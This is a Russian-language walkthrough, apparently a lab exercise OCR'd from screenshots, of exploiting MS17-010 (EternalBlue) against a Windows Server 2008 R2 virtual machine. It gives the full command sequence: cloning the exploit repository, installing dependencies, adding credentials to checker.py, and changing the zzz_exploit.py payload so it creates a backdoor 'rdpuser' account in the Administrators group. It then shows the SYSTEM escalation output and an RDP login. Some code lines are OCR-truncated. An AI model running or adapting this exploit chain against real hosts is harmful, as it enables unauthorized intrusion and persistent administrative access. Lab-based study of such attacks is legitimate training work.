

1. Скачиваем репозиторий MS27-010




```
┌──(kali㉿kali)-[~]
└─$ cd Downloads

┌──(kali㉿kali)-[~/Downloads]
└─$ git clone https://github.com/worawit/MS17-010.git
Cloning into 'MS17-010'...
remote: Enumerating objects: 183, done.
remote: Counting objects: 100% (131/131), done.
remote: Compressing objects: 100% (45/45), done.
remote: Total 183 (delta 88), reused 86 (delta 86), pack-reused 52 (from 1)
Receiving objects: 100% (183/183), 107.30 KiB | 718.00 KiB/s, done.
Resolving deltas: 100% (104/104), done.

┌──(kali㉿kali)-[~/Downloads]
└─$ cd MS17-010
```

2. Скачиваем pip2.7




```
┌──(kali㉿kali)-[~/Downloads/MS17-010]
└─$ curl https://bootstrap.pypa.io/pip/2.7/get-pip.py -o get-pip.py
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 1863k  100 1863k    0     0   614k      0  0:00:03  0:00:03 --:--:--  614k

┌──(kali㉿kali)-[~/Downloads/MS17-010]
└─$ sudo python2.7 get-pip.py
[sudo] password for kali:
DEPRECATION: Python 2.7 reached the end of its life on January 1st, 2020. Please upgrade your Python as Python 2.7 i
s no longer maintained. pip 21.0 will drop support for Python 2.7 in January 2021. More details about Python 2 suppo
rt in pip can be found at https://pip.pypa.io/en/latest/development/release-process/#python-2-support pip 21.0 will
remove support for this functionality.
Collecting pip<21.0
  Downloading pip-20.3.4-py2.py3-none-any.whl (1.5 MB)
     |████████████████████████████████| 1.5 MB 718 kB/s
Collecting wheel
  Downloading wheel-0.37.1-py2.py3-none-any.whl (35 kB)
Installing collected packages: pip, wheel
Successfully installed pip-20.3.4 wheel-0.37.1
```

3. Скачиваем пакет distribute




```
┌──(kali㉿kali)-[~/Downloads/MS17-010]
└─$ sudo python2.7 -m pip install distribute
DEPRECATION: Python 2.7 reached the end of its life on January 1st, 2020. Please upgrade your Python as Python 2.7 i
s no longer maintained. pip 21.0 will drop support for Python 2.7 in January 2021. More details about Python 2 suppo
rt in pip can be found at https://pip.pypa.io/en/latest/development/release-process/#python-2-support pip 21.0 will
remove support for this functionality.
Collecting distribute
  Downloading distribute-0.7.3.zip (145 kB)
     |████████████████████████████████| 145 kB 970 kB/s
Collecting setuptools>=0.7
  Downloading setuptools-44.1.1-py2.py3-none-any.whl (583 kB)
     |████████████████████████████████| 583 kB 5.7 MB/s
Building wheels for collected packages: distribute
  Building wheel for distribute (setup.py) ... error
```

4. Скачиваем impacket 0.10.0 для работы ms17



```
┌──(kali㉿kali)-[~/Downloads/MS17-010]
└─$ sudo python2.7 -m pip install impacket==0.10.0
DEPRECATION: Python 2.7 reached the end of its life on January 1st, 2020. Please upgrade your Python as Python 2.7 i
s no longer maintained. pip 21.0 will drop support for Python 2.7 in January 2021. More details about Python 2 suppo
rt in pip can be found at https://pip.pypa.io/en/latest/development/release-process/#python-2-support pip 21.0 will
remove support for this functionality.
Collecting impacket==0.10.0
  Downloading impacket-0.10.0.tar.gz (1.4 MB)
     |████████████████████████████████| 1.4 MB 870 kB/s
Collecting pyasn1>=0.2.3
  Downloading pyasn1-0.5.1-py2.py3-none-any.whl (84 kB)
     |████████████████████████████████| 84 kB 7.6 MB/s
Collecting pycryptodomex
  Downloading pycryptodomex-3.21.0-cp27-cp27mu-manylinux2010_x86_64.whl (2.5 MB)
     |████████████████████████████████| 2.5 MB 33.5 MB/s
Collecting pyOpenSSL>=0.16.2
  Downloading pyOpenSSL-21.0.0-py2.py3-none-any.whl (55 kB)
     |████████████████████████████████| 55 kB 4.0 MB/s
Collecting six
  Downloading six-1.17.0-py2.py3-none-any.whl (11 kB)
Collecting ldap3!=2.5.0,!=2.5.2,!=2.6,>=2.5
  Downloading ldap3-2.9.1-py2.py3-none-any.whl (432 kB)
     |████████████████████████████████| 432 kB 14.1 MB/s
Collecting ldapdomaindump>=0.9.0
  Downloading ldapdomaindump-0.9.4-py2-none-any.whl (18 kB)
Collecting flask>=1.0
  Downloading Flask-1.1.4-py2.py3-none-any.whl (94 kB)
     |████████████████████████████████| 94 kB 5.1 MB/s
Collecting future
  Downloading future-1.0.0.tar.gz (1.2 MB)
     |████████████████████████████████| 1.2 MB 64.2 MB/s
Collecting chardet
  Downloading chardet-4.0.0-py2.py3-none-any.whl (178 kB)
```

5. Пробуем запустить checker.py и получаем ошибку. Допишем в checker.py креды от созданной учетной записи и попробуем еще раз




```
┌──(kali㉿kali)-[~/Downloads/MS17-010]
└─$ python2.7 checker.py 192.168.56.112
Target OS: Windows Server 2008 R2 Standard 7601 Service Pa
The target is not patched

=== Testing named pipes ===
spoolss: STATUS_ACCESS_DENIED
samr: STATUS_ACCESS_DENIED
netlogon: STATUS_ACCESS_DENIED
lsarpc: STATUS_ACCESS_DENIED
browser: STATUS_ACCESS_DENIED

┌──(kali㉿kali)-[~/Downloads/MS17-010]
└─$ sSnano checker.py
sSnano: command not found

┌──(kali㉿kali)-[~/Downloads/MS17-010]
└─$ nano checker.py

┌──(kali㉿kali)-[~/Downloads/MS17-010]
└─$ sSnano checker.py
sSnano: command not found

┌──(kali㉿kali)-[~/Downloads/MS17-010]
└─$ python2.7 checker.py 192.168.56.112
Target OS: Windows Server 2008 R2 Standard 7601 Service Pa
The target is not patched

=== Testing named pipes ===
spoolss: STATUS_OBJECT_NAME_NOT_FOUND
samr: Ok (64 bit)
netlogon: Ok (Bind context 1 rejected: provider_rejection; abstract_syntax_not_supported (this usually means the
erface isn't listening on the given endpoint))
lsarpc: Ok (64 bit)
browser: STATUS_OBJECT_NAME_NOT_FOUND

┌──(kali㉿kali)-[~/Downloads/MS17-010]
└─$ ▯
```

```python
from mysmb import MYSMB
from impacket import smb, smbconnection, nt_errors
from impacket.uuid import uuidtup_to_bin
from impacket.dcerpc.v5.rpcrt import DCERPCExceptio
from struct import pack
import sys

'''
Script for
- check target if MS17-010 is patched or not.
- find accessible named pipe
'''


USERNAME = 'hahacker'
PASSWORD = 'hacker1333'

NDR64Syntax = ('71710533-BEBA-4937-8319-B5DBEF9CCC3

MSRPC_UUID_BROWSER  = uuidtup_to_bin(('6BFFD098-
A112-3610-9833-012892020162','0.0'))
MSRPC_UUID_SPOOLSS  = uuidtup_to_bin(('12345678-1234
EF00-0123456789AB','1.0'))
MSRPC_UUID_NETLOGON = uuidtup_to_bin(('12345678-1234
```


6. Видим pipes samr и lsarpc

7. Пропишем в zzz_exploit.py такие же креды. Также заменим нагрузку в эксплоите. Пропишем что нужно создать пользователя rdpuser с паролем user123 и добавим в группу администраторы



```
#smb_send_file(smbConn, sys.argv[0], 'C', '/exploit.py')
service_exec(conn, r'cmd /c net user rdpuser user123 /add ')
service_exec(conn, r'cmd /c net localgroup Administrators rdpuser /add')

# Note: there are many methods to get shell over SMB admin session
```

8. Запустить эксплоит
9. Попробуем подключиться по rdp
10. Подключение работает



```
┌──(kali㉿kali)-[~/Downloads/MS17-010]
└─$ nano zzz_exploit.py

┌──(kali㉿kali)-[~/Downloads/MS17-010]
└─$ python2.7 zzz_exploit.py 192.168.56.112 samr
Target OS: Windows Server 2008 R2 Standard 7601 Service Pack 1
Target is 64 bit
Got frag size: 0×10
GROOM_POOL_SIZE: 0×5030
BRIDE_TRANS_SIZE: 0×fa0
CONNECTION: 0×fffffa8005123020
SESSION: 0×fffff8a00202fde0
FLINK: 0×fffff8a005fca088
InParam: 0×fffff8a005fc415c
MID: 0×1d03
success controlling groom transaction
modify trans1 struct for arbitrary read/write
make this SMB session to be SYSTEM
overwriting session security context
Opening SVCManager on 192.168.56.112.....
Creating service ZhWc.....
Starting service ZhWc.....
SCMR SessionError: code: 0×41d - ERROR_SERVICE_REQUEST_TIMEOUT - The service did not respond to the start or control
 request in a timely fashion.
Removing service ZhWc.....
Opening SVCManager on 192.168.56.112.....
Creating service pEel.....
Starting service pEel.....
SCMR SessionError: code: 0×41d - ERROR_SERVICE_REQUEST_TIMEOUT - The service did not respond to the start or control
 request in a timely fashion.
Removing service pEel.....
Done

┌──(kali㉿kali)-[~/Downloads/MS17-010]
└─$ xfreerdp /u:rdpuser /p:user123 /v:192.168.56.112 /tls-seclevel:0 /cert:ignore
[07:31:21:960] [24576:24577] [INFO][com.freerdp.gdi] - Local framebuffer format  PIXEL_FORMAT_BGRX32
[07:31:21:960] [24576:24577] [INFO][com.freerdp.gdi] - Remote framebuffer format PIXEL_FORMAT_RGB16
[07:31:21:062] [24576:24577] [INFO][com.freerdp.channels.rdpsnd.client] - [static] Loaded fake backend for rdpsnd
[07:31:21:063] [24576:24577] [INFO][com.freerdp.channels.drdynvc.client] - Loading Dynamic Virtual Channel rdpgfx
[07:31:22:587] [24576:24577] [INFO][com.freerdp.client.x11] - Logon Error Info LOGON_FAILED_OTHER [LOGON_MSG_SESSION
_CONTINUE]
```

```
User Name              SID
====================== ==============================================
vagrant-2008r2\rdpuser S-1-5-21-679368045-1169449465-398827543-1020


GROUP INFORMATION
-----------------

Group Name                                                     Type             S
ID          Attributes
============================================================== ================ =
=========== ==================================================================
Everyone                                                       Well-known group S
-1-1-0      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Local account and member of Administrators group Well-known group S
-1-5-114    Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                                                  Alias            S
-1-5-32-545 Mandatory group, Enabled by default, Enabled group
BUILTIN\Administrators                                         Alias            S
-1-5-32-544 Mandatory group, Enabled by default, Enabled group, Group owner
NT AUTHORITY\REMOTE INTERACTIVE LOGON                          Well-known group S
-1-5-14     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\INTERACTIVE                                       Well-known group S
-1-5-4      Mandatory group, Enabled by default, Enabled group
```